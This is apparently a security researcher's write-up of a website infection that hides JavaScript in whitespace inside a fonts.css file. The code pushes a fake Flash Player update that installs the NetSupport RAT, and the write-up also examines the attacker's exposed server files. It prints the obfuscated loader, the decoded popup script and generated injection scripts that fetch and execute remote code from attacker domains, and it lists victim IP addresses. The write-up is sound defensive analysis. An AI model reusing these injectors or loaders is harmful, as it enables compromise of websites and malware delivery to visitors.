
```
;eval(function(w,i,s,e){var lIll=0;var ll1I=0;var Il1l=0;var ll1l=[];var l1lI=[];while(true){if(lIll<5)l1lI.push
    (w.charAt(lIll));else if(lIll<w.length)ll1l.push(w.charAt(lIll));lIll++;if(ll1I<5)l1lI.push(i.charAt(ll1I));
    else if(ll1I<i.length)ll1l.push(i.charAt(ll1I));ll1I++;if(Il1l<5)l1lI.push(s.charAt(Il1l));else if(Il1l<s.
    length)ll1l.push(s.charAt(Il1l));Il1l++;if(w.length+i.length+s.length+e.length==ll1l.length+l1lI.length+e.
    length)break;}var lI1l=ll1l.join('');var I1lI=l1lI.join('');ll1I=0;var l1ll=[];for(lIll=0;lIll<ll1l.length;
    lIll+=2){var ll11=-1;if(I1lI.charCodeAt(ll1I)%2)ll11=1;l1ll.push(String.fromCharCode(parseInt(lI1l.substr(
    lIll,2),36)-ll11));ll1I++;if(ll1I>=l1lI.length)ll1I=0;}return l1ll.join('');}('237c11u212a27313918263o0z211o
273z2o1b3x3e1b3o01112m3o0z222m3x3s35262v323n1z223a251q253521162z2v25211c3s2711113a231q2735211430281y11101411153x
292o1931261s3s2v312p1z3u263e153v292q1931241z121o253c1g2e2b38162v3u12111m360y121139213x313b36162x3u121z1m2e182v39
213x2b233v39233x2b213v11113u271z223u291s3s291r2q1g25223q3e1x21141b3x1z1z222435143z2q1b3x1z1i1v35211b302p3e113u2m
211q1g253z1q1o251z1q273t193z24163e1e3c39381c3y29321x3w2u3o3s39323b3p35223919143z1611121m232e1q111z3u263e1d35383x
111z21121i1t1j181d1k1g1l1d1j3e181e1t3c1c2g1d3d143g1m3g1k1c1w1g141d172e1t2e102c1u2e112c1t2f1u2e1s1c152e1v2e1y2e1u
2e152c1t3g1w2c1u2e1k2e1u1c1z2e1w1c1x2e1s2f1w2c1t3e1v2c1s2f172e1t2c1u2e1u2c1e2e1u2g1t2c1u2f1t2c1s3g1x2e1s3e142e1w
2e1y2e1t2g1z2c1s2e1u2c1s2g1v2e1t2c1v2e1v2c1v2e1s3f1w2c1u3e1s2c1s3g1h2e1s2d192e1u3d102e1s2f182c1s3f1j2c1s1f172e1s
3e102e1u3d172e1u3f1u2c1s3f1b2c1s3f1t2e1s2d172e1w3d1v2e1s3f192c1t3e1e2c1s3f182e1u3d1y2e1u3d192e1u3f182c1s1f1b2c1u
3f1e2e1s3d172e1u3e1r2e1s2f192c1s3f1e2c1s3f192e1s3e1w2e1u1d172e1s3f192c1s3f192c1s3f1b2e1s2c1u2e1u1c1f1e1b1f1e3e1c
1e1k1d1p3g1r3d1c3d1f3f1k2d123f1l2f1c2e1m1e1d3c1c3g1c3f1p1e1f2g1s3e1c1e1f1f1c3c1d2f181e1s1f1b1f1c3d1f1g1i3d1g2e1f
1e1d1c1f1g1r3c1c1e183f131e1h2e1d1d1k1g1d3e1g1e1j1g1l3e1j1g143f1e3e1m1g1r1e1i1g1b2e1c1e1h3d1f2d1c1e1s2g1c1d1f1f14
3c1c3f1f3e1p3e1l3e1f3e181g1d3e121c1b1f1b1d1f1f1d1f1j1e1f2e1q2c1c1e1f1e1d3d1f1e1a1b1c1g1h1f1r2c1u3g102c1s1g1u2e1u
1c152e1u2c1f2e1u2g1v2c1r1e1h2c1s2g1j2e1r1e1r2e1u1c1w2e1s1f1t2c1u2f122c1t1f162e1s3c1j2e1v1c1z2e1u3f162c1s2e1z2c1t
2f1a2e1s2c1g2e1v2d172e1t3f162c1t1g1z2c1u1e1l2e1t3d1x2e1w3d1j2e1t2g1s2c1s3g172c1t2f1s2e1s3d1s2e1u2c1s2e1u1g1s2c1u
2g1l2c1u1e1s2e1u2e1f2e1u3e1j2e1u2g1y2c1t1g1y2c1u3e142e1u3e1j2e1u2e1t2e1t2e1j2c1t3e1k2c1r1g1h2e1u1c1y2e1v2c1h2e1s
3g1r2c1t1e1m3c1h2e1t2e1r2c1t1e1z2c1u2f1a2e1t2c1h2e1u2d1x2e1u2e102c1u2e102c1t1e1t2e1u2d1u2e1w2e1t2e1t1g1x2c1s3g1l
2c1u2e1x2e1u1e152e1u2d1t2e1t1g142c1t2f112c1t3g142e1u2e1y2e1u2d172e1u1g102c1t2e1v2c1s3f1u2e1t3d1q2e1u3e1s2e1t3e1r
2c1t3f1w2c1s2f172e1u1c1f2e1v1e1j2e1t1g1z2c1u3f1v2c1t2g1r2e1u3e1d2e1w3e1d2e1u2e1o2c1s2f1k2c1t1e1m2e1t3e1s2e1w1d1t
...
```

Result of conversion of empty lines to JavaScript code

Interesting — it's the same WiseLoop JS Obfuscation that is found in EXIF metadata of .ico files used by web skimmers! In this case, however, it didn't turn out to be a credit card skimmer.

Fake Flash Player updates


Here's the decoded version of the script:



```
function srand(iterations,depth){for(a=1;a<=iterations;a++){num=Math.random()*10000;}if(depth
  >0){return srand(Math.max(num,1),depth-1);}else{return num;}}num=srand(1,2*4*6*9);if(num<1)
  {document.write("");}else{document.onkeydown=function(e){return false;};window.
  onbeforeunload=function(e){if(!e.href){return false;}};var was=new Date();was.setMinutes(10
  +was.getMinutes());document.cookie="u=TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgMTAuMDsgV2luNjQ7IHg2N
CkgQXBwbGVXZWJLaXQvNTM3LjM2IChLSFRNTCwgbGlrZSBHZWNrbykgQ2hyb21lLzg2LjAuNDI0MC4xMTEgU2FmYXJpLz
UzNy4zNg==;path=/;expires="+was.toGMTString();if(document.cookie.match(/u=TW96aWxsYS81LjAgKFd
pbmRvd3MgTlQgMTAuMDsgV2luNjQ7IHg2NCkgQXBwbGVXZWJLaXQvNTM3LjM2IChLSFRNTCwgbGlrZSBHZWNrbykgQ2hy
b21lLzg2LjAuNDI0MC4xMTEgU2FmYXJpLzUzNy4zNg==/gi)){function add_iframe(){let e=document.
  createElement("iframe");e.className="counter",e.style="border: 0px none; width: 100%;
  height: 100vh;z-index:9999999; position:fixed;top:0;left:0",e.seamless="true";e.src="
  https://lopiax.us/",document.querySelectorAll("html")[0].style="overflow:hidden",document.
  querySelectorAll("body")[0].append(e);}function check_dom_loaded(){"complete"!==document.
  readyState?setTimeout(check_dom_loaded,100):add_iframe()}check_dom_loaded();}}
```

Decoded script obtained from fonts.css

What the decoded script does is create an iframe from **lopiax[.]us** with a fake Flash Player update recommendation.


Flash Player Update Recommended

Please install the new Adobe Flash Player!

- Based on ffmpeg the leading Audio/Video codec library
- Supports *.FLV, *.Avi, .*MPEG, .*MOW, .*MKW, .*SWF and more
- Super fast and user-friendly interface
- 100% Free & Safe

Updating takes a few seconds and no restart needed after installation.

Fake Flash Player update notification


While Flash player is reaching end of life on December 31, 2020 and all major browsers will stop supporting it in a couple months, Flash Player updates are still quite a popular lure for social engineering attacks that trick people into installing malware on their computers.

This particular popup seems to be related to what MalwareBytes calls the Domen social engineering kit.

The only way to get rid of this popup is to click on the **Update** button. This initiates a download of the **adobeflpl_installer.zip** file with an HTA file with VB script that uses PowerShell to download malicious .exe and .dll files (including the NetSupport RAT).

The download link changes quite often, pointing to malicious files on various compromised sites.

The zip files also change in size, but are still reliably detected by many antiviruses.



13 engines detected this file

d29aa1d0f6a4b1348cf4f4965b13c1d2db21c1d7962f44fbcaa60a5fe098e789
adobeflpl_installer.zip

22.24 KB
Size

2020-10-28 23:43:51 UTC
a moment ago


Arcabit	VB:Trojan.Valyria.DB51	Avast	Script:SNH-gen [Trj]
AVG	Script:SNH-gen [Trj]	BitDefender	VB:Trojan.Valyria.2897
Emsisoft	VB:Trojan.Valyria.2897 (B)	eScan	VB:Trojan.Valyria.2897
FireEye	VB:Trojan.Valyria.2897	Fortinet	VBS/Kryptik.LP.F2C2!tr
GData	VB:Trojan.Valyria.2897	MAX	Malware (ai Score=89)
NANO-Antivirus	Trojan.Script.ExpKit.fmhpww	Qihoo-360	Virus.vbs.crypt.c
ZoneAlarm by Check Point	HEUR:Trojan-Downloader.Script.Generic	Ad-Aware	✓ Undetected

VirusTotal detections

Revelations of the polobear[.]shop Site

This malware is not a leftover from some old attack. It's pretty recent because the domain **polobear[.]shop** was registered just a few weeks ago on **October 9th, 2020**.

The site is not properly protected, and we can see directories and files hosted there.




https://polobear.shop

Index of /

Name	Last modified	Size	Description
GeoIP.dat (1).zip	2020-10-09 09:25	1.0M	
block.php	2020-10-20 15:35	10K	
cache/	2020-10-20 15:35	-	
gate.php	2020-10-20 16:19	30K	
generate.php	2020-10-20 15:35	5.3K	
tmp/	2020-10-27 14:26	-	

File listing on polobear[.]shopIn the **/tmp/active** directory, you can see IP addresses of computers attacked by this malware in real time. Around 5-10 new IPs are typically listed every few seconds.



https://polobear.shop/tmp/active/

Index of /tmp/active


Name	Last modified	Size	Description
Parent Directory		-	
23.154.160.191_16038..>	2020-10-27 15:04	0	
24.189.57.56_1603825494	2020-10-27 15:04	0	
49.230.4.10_1603825495	2020-10-27 15:04	0	
71.135.221.0_1603825494	2020-10-27 15:04	0	
75.156.39.231_160382..>	2020-10-27 15:04	0	
103.25.243.102_16038..>	2020-10-27 15:04	0	
109.129.2.231_160382..>	2020-10-27 15:04	0	
130.44.52.63_1603825494	2020-10-27 15:04	0	
150.136.76.234_16038..>	2020-10-27 15:04	0	
188.80.74.109_160382..>	2020-10-27 15:04	0	
207.194.154.82_16038..>	2020-10-27 15:04	0	

IPs of attacked computers

Important files

Generate.php

The **generate.php** file is responsible for the generation of JavaScript code which attackers inject into compromised websites.



SCRIPTS GENERATED TO WORK WITH THIS URL:
https://polobear.shop// (must be valid)

CSS-JS without Anti-Debug on page loading

```
<script type="text/javascript" defer>function SJdVL()
{window.onload=function(){userID=
[25,25,26,23,27,23,13,19,4,28,21,2,29,23,26,25,12,23,18,20,2,21,22,2,2]
;ll='//static.xx.fbcdn.net.com/plrhg',NQzj='';for(l1=0;
l1<userID.length;l1++){NQzj=NQzj+ll[userID[l1]];}IsTi=new
XMLHttpRequest();IsTi.onreadystatechange=function()
{if(IsTi.readyState==4&&IsTi.status==200){CvAym=IsTi.responseText;
CvAym=CvAym.split('}');CvAym=CvAym[CvAym.length-1].split(' ');EElnA='';
for(lI in CvAym){l1l='';for(l11 in CvAym[lI])l1l+=(CvAym[lI]
[l11]=='
')?'1':'0';EElnA+=String.fromCharCode(parseInt(l1l,2).toString(10));}Qj
JJg=new Function(EElnA.substr(0,EElnA.length-
1));QjJJg();}};IsTi.open('POST',decodeURIComponent(escape(NQzj)),!0);Is
Ti.setRequestHeader('Content-type','application/x-www-form-
```

CSS-JS with Anti-Debug on page loading

```
Ano=new Image();Object.defineProperty(Ano,'id',{get:function()
{ll=true;}});requestAnimationFrame(function SrG(){ll=false;
console.log('%c',Ano);if(!ll){window.onload=function(){userID=
[25,25,26,23,27,23,13,19,4,28,21,2,29,23,26,25,12,23,18,20,2,21,22,2,2]
;l1='//static.xx.fbcdn.net.com/plrhg',NQzj='';for(lI=0;
lI<userID.length;lI++){NQzj=NQzj+l1[userID[lI]];}IsTi=new
XMLHttpRequest();IsTi.onreadystatechange=function()
{if(IsTi.readyState==4&&IsTi.status==200){CvAym=IsTi.responseText;
CvAym=CvAym.split('}');CvAym=CvAym[CvAym.length-1].split(' ');EElnA='';
for(l1l in CvAym){l11='';for(l1I in CvAym[l1l])l11+=(CvAym[l1l]
[l1I]=='
')?'1':'0';EElnA+=String.fromCharCode(parseInt(l11,2).toString(10));}Qj
JJg=new Function(EElnA.substr(0,EElnA.length-
1));QjJJg();}};IsTi.open('POST',decodeURIComponent(escape(NQzj)),!0);Is
```

generate.php
The script's interface shows that the generated code has been defined to work for the **polobear[.]shop** domain.

Attackers can choose a version with or without the "Anti-Debug" feature. As an Anti-Debug mechanism, the script puts the main functionality into the **requestAnimationFrame** function callback.

The **CSS-JS** name tells us that the script was specifically designed to work with CSS files as the source of JS payload.

On every load of the **generate.php** script, variable names randomly change — leaving the remaining parts of the code intact.

Gate.php

Gate.php is a common name for data exfiltration scripts used by web skimmers. In this case, however, this is the file that generates the **fonts.css** response with a payload concealed by tabs, spaces and line feeds.

Most likely this is accomplished by an **.htaccess** rule for **.css** files, since **fonts.css** is not present in the file list. Moreover, when a request to **fonts.css** files is considered unwanted by the malware, a "***The requested URL was not found on this server***" page with a **200** response code is displayed — instead of the **404** that you get for any other types of really nonexistent pages on the site.

